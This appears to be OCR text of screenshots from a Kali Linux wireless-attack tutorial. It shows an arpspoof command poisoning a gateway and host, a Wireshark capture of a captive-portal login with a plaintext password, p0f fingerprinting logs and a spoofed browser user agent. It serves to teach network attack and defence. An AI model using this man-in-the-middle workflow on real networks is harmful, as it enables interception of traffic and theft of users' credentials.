



```
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a:e8
```


```
root@yokwe:~# arpspoof -i wlan0 -t 10.108.108.1 -r 10.108.108.36
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
```



Applications
Places
Wireshark
Wed 22:59
Wireshark · Follow HTTP Stream (tcp.stream eq 23) · wireshark_wlan0_20180...
POST /index.php?zone=yoknet HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://10.108.108.1:8002/index.php?
zone=yoknet&redirurl=http%3A%2F%2Fwww.msftconnecttest.com
%2Fredirect
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Edge/16.16299
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 10.108.108.1:8002
Content-Length: 112
Connection: Keep-Alive
Cache-Control: no-cache
auth_user=phil&auth_pass=supersecret&redirurl=https%3A%2F
%2Fwww.google.com&zone=yoknet&accept=Grant+Purr-mission
1 client pkt, 0 server pkts, 0 turns.
Entire conversation (667 bytes)
Show and save data as
ASCII
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close



Applications
Places
Ettercap
Fri 22:49
1
ettercap 0.8.2
File Sniff Options Info
Ettercap



Applications
Places
Terminal
Fri 23:00
1
root@yokwe: ~
File Edit View Search Terminal Help
.-[192.168.108.22/54339 -> 173.222.110.219/443 (mtu)]-
|
| client = 192.168.108.22/54339
| link = Ethernet or modem
| raw_mtu = 1500
|
`----
.-[192.168.108.22/54340 -> 34.196.100.20/443 (syn)]-
|
| client = 192.168.108.22/54340
| os = Windows NT kernel
| dist = 0
| params = generic
| raw_sig = 4:128+0:0:1460:mss*44,8:mss,nop,ws,nop,nop,sok:df,id+:0
|
`----
.-[192.168.108.22/54340 -> 34.196.100.20/443 (mtu)]-
|
| client = 192.168.108.22/54340
| link = Ethernet or modem
| raw_mtu = 1500
|
`----



Applications
Places
Terminal
Fri 23:02
root@yokwe: ~
File Edit View Search Terminal Help
GNU nano 2.9.1 poflog
[2018/04/06 23:00:41] mod=syn|cli=192.168.108.22/54311|srv=54.236.214.102/443|subj=cli$
[2018/04/06 23:00:41] mod=mtu|cli=192.168.108.22/54311|srv=54.236.214.102/443|subj=cli$
[2018/04/06 23:00:42] mod=syn|cli=192.168.108.22/54320|srv=52.54.162.19/443|subj=cli|o$
[2018/04/06 23:00:42] mod=mtu|cli=192.168.108.22/54320|srv=52.54.162.19/443|subj=cli|l$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54322|srv=54.82.169.234/443|subj=cli|$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54322|srv=54.82.169.234/443|subj=cli|$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54323|srv=54.83.87.53/443|subj=cli|os$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54323|srv=54.83.87.53/443|subj=cli|li$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54324|srv=54.82.133.57/443|subj=cli|o$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54324|srv=54.82.133.57/443|subj=cli|l$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54325|srv=54.83.188.123/443|subj=cli|$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54325|srv=54.83.188.123/443|subj=cli|$
$=cli|os=Windows NT kernel|dist=0|params=generic|raw_sig=4:128+0:0:1460:mss*44,8:mss,n$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54326|srv=34.194.18.88/443|subj=cli|l$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.22/54312|srv=91.190.217.51/12350|subj=cl$
[2018/04/06 23:00:44] mod=mtu|cli=192.168.108.22/54312|srv=91.190.217.51/12350|subj=cl$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.22/54313|srv=23.101.156.198/443|subj=cli$
[2018/04/06 23:00:44] mod=host change|cli=192.168.108.22/54313|srv=23.101.156.198/443|$
[2018/04/06 23:00:44] mod=mtu|cli=192.168.108.22/54313|srv=23.101.156.198/443|subj=cli$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.22/54321|srv=52.169.83.3/443|subj=cli|os$
[2018/04/06 23:00:44] mod=host change|cli=192.168.108.22/54321|srv=52.169.83.3/443|sub$
[2018/04/06 23:00:44] mod=mtu|cli=192.168.108.22/54321|srv=52.169.83.3/443|subj=cli|li$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.12/50795|srv=15.72.255.52/80|subj=cli|os$
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line



Applications
Places
Firefox ESR
Fri 23:57
about:config - Mozilla Firefox
about:config
Firefox
about:config
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Search:
useragent
Preference Name
Status
Type
Value
devtools.inspector.showUserAgentStyles default boolean false
dom.push.userAgentID default string
general.useragent.compatMode.firefox default boolean false
general.useragent.locale default string en-US
general.useragent.site_specific_overrides default boolean true



Applications
Places
Firefox ESR
Sat 00:00
about:config - Mozilla Firefox
about:config
Firefox
about:config
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Search:
useragent
Preference Name
Status
Type
Value
devtools.inspector.showUserAgentStyles default boolean false
dom.push.userAgentID default string
general.useragent.compatMode.firefox default boolean false
general.useragent.locale default string en-US
general.useragent.override user set string Mozilla/5.0 (iPad; CPU OS 9_3_2 like Mac OS...
general.useragent.site_specific_overrides default boolean true



Applications
Places
Firefox ESR
Sat 00:01
Website Goodies: What is my user agent? - Mozilla Firefox
about:config
Website Goodies: Wh...
https://www.websitegoodies.com/tools
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Website Goodies: What is my user agent?
Your user agent:
Mozilla/5.0 (iPad; CPU OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Ge
What does your user agent tell a website?
Browser: Mobile Safari 9
Operating System: iOS 9
Device: Apple iPad iPad
Contact Us


Applications
Places
Terminal
Sun 14:21
root@yokwe: ~
File Edit View Search Terminal Help
